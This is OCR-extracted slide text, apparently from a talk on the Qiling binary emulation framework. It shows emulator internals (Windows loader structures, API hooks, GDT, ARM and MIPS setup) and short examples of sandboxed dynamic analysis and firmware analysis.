
Windows Emulator 0x2




```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink
                      InMemoryOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'B
                      InInitializationOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLi
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```



```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```



```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%0.2x:\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```



InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList

Setup LDR_DATA_TABLE_ENTRY for Loaded Modules

Setup Three Double Linked Lists


Parse DLL & Get All Export Functions

Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode


CPU Adventure

X86 32/64 Series




```
QL_X86_F_GRANULARITY = 0x8
QL_X86_F_PROT_32 = 0x4
QL_X86_F_LONG = 0x2
QL_X86_F_AVAILABLE = 0x1

QL_X86_A_PRESENT = 0x80

QL_X86_A_PRIV_3 = 0x60
QL_X86_A_PRIV_2 = 0x40
QL_X86_A_PRIV_1 = 0x20
QL_X86_A_PRIV_0 = 0x0

QL_X86_A_CODE = 0x10
QL_X86_A_DATA = 0x10
QL_X86_A_TSS = 0x0
QL_X86_A_GATE = 0x0
QL_X86_A_EXEC = 0x8

QL_X86_A_DATA_WRITABLE = 0x2
QL_X86_A_CODE_READABLE = 0x2
QL_X86_A_DIR_CON_BIT = 0x4

QL_X86_S_GDT = 0x0
QL_X86_S_LDT = 0x4
QL_X86_S_PRIV_3 = 0x3
QL_X86_S_PRIV_2 = 0x2
QL_X86_S_PRIV_1 = 0x1
QL_X86_S_PRIV_0 = 0x0

QL_X86_GDT_ADDR = 0x3000
QL_X86_GDT_LIMIT = 0x1000
QL_X86_GDT_ENTRY_SIZE = 0x8
```

X86 32/64bit GDT For Linux




```
    ql_x86_setup_gdt_segment_ds(ql, ql.uc)
    ql_x86_setup_gdt_segment_cs(ql, ql.uc)
    ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 32bit GDT For Windows



```
    # New set GDT Share with Linux
    ql_x86_setup_gdt_segment_fs(ql, ql.uc, ql.FS_SEGMENT_ADDR, ql.FS_SEGMENT_SIZE)
    ql_x86_setup_gdt_segment_gs(ql, ql.uc, ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
    ql_x86_setup_gdt_segment_ds(ql, ql.uc)
    ql_x86_setup_gdt_segment_cs(ql, ql.uc)
    ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```


X86 64bit GDT For Windows




```
def set_pe64_gdt(ql):
    # uc.mem_map(GS_SEGMENT_ADDR, GS_SEGMENT_SIZE)
    # setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, UC_X86_REG_
    GSMSR = 0xC0000101
    ql.uc.mem_map(ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
    ql.uc.msr_write(GSMSR, ql.GS_SEGMENT_ADDR)
```

Setup segments GDT and Set Thread Area


ARM/64 Series



```
main  mcr: str
    mcr p15, 0, r0, c13, c0, 3
    adr r1, ret_to
    add r1, r1, #1
    bx r1
.THUMB
```




```
def ql_arm_init_kernel_get_tls(uc):
    uc.mem_map(0xFFFF0000, 0x1000)
    sc = 'adr r0, data; ldr r0, [r0]; mov pc, lr; data:.ascii "\x00\x00"'
```



```
def ql_arm64_enable_vfp(uc):
    ARM64FP = uc.reg_read(UC_ARM64_REG_CPACR_EL1)
    ARM64FP |= 0x300000
    uc.reg_write(UC_ARM64_REG_CPACR_EL1, ARM64FP)
```

- ARM/Thumb and ARM64
- Making Sure Loader is compatible
- ARM MCR instruction for Set TLS
- ARM Kernel Initialization
- ARM and ARM64 Enable VFP

MIPS32EL Series



unicorn-engine / unicorn


Removed hardcoded CP0C3_ULRI (#1098)

```
* activate CP0C3_ULRI for CONFIG3, mips

* updated with mips patches

* updated with mips patches

* remove hardcoded config3

* git ignore vscode

* fix spacing issue and turn on floating point
```

master (#1098)

xwings authored and aquynh committed on Jul 6

Showing 12 changed files with 45 additions and 10 deletions.




```
    sw $ra, -8($sp)
    sw $a0, -12($sp)
    sw $a1, -16($sp)
    sw $a2, -20($sp)
    sw $a3, -24($sp)
    sw $v0, -28($sp)
    sw $v1, -32($sp)
    sw $t0, -36($sp)

    slti $a2, $zero, -1
lab1:
    bltzal $a2, lab1

    addu $a1, $ra, 140
    addu $t0, $ra, 60
    lw $a0, -4($sp)
    li $a2, 8
    jal $t0
    nop

    lw $ra, -8($sp)
    lw $a0, -12($sp)
    lw $a1, -16($sp)
    lw $a2, -20($sp)
    lw $a3, -24($sp)
    lw $v0, -28($sp)
    lw $v1, -32($sp)
    lw $t0, -36($sp)
    j 0
    nop


 my_mem_cpy:
    move    $a3, $zero
    move    $a3, $zero
    b       loc_400804
    nop
```

- MIPS Comes with CO Processor
- Configuration needed for CO Processor
- Unicorn does not support Floating Point
- Patch Unicorn to Support CO Processors
- Custom Binary Injected for Set Thread Area

Applications of Qiling + Demo

Build dynamic analysis tools - Basic


- Let Qiling load the binary into memory (loading + dynamic linking)
- Syscall & system API logging available, provided by default



```python
from qiling import *

def run_sandbox(path, rootfs, ostype, output):
    ql = Qiling(path, rootfs, ostype = ostype, output = output)
    ql.run()


if __name__ == "__main__":
    run_sandbox(["rootfs/arm_linux/bin/arm32-hello-static"], "rootfs/arm_linux", "linux", "debug")
```

Build dynamic analysis tools - Advanced

- Let Qiling loads the binary (loading + dynamic linking)
- Syscall & system API logging available, provided by default
- Program callbacks with Qiling hook capabilities: hook memory access, hook address range
- Repeat in a loop: run() → analysis → resume()




```
from unicorn import *
from capstone import *
from qiling import *

md = Cs(CS_ARCH_X86, CS_MODE_64)

def print_asm(ql, address, size):
    buf = ql.uc.mem_read(address, size)
    for i in md.disasm(buf, address):
        print(":: 0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))


if __name__ == "__main__":
    ql = Qiling(["rootfs/x8664_linux/bin/x8664_hello"], "rootfs/x8664_linux")
    ql.hook_code(print_asm)
    ql.run()
```

Firmware analysis

- Why Qiling?
  - Emulation offers a chance to move analysis to a much more powerful platform
  - Emulate a single binary is better than whole firmware
    - Hardware emulation is tough without hardware specs
    - Series of different firmware can share the same target binary
- Challenges
  - Dump firmware, or extract firmware from binary blob
  - Extract the target binary
  - NVRAM emulation
  - Dependency libraries
  - Presence of other devices: wireless interface

Guided fuzzer – cross platform/architecture

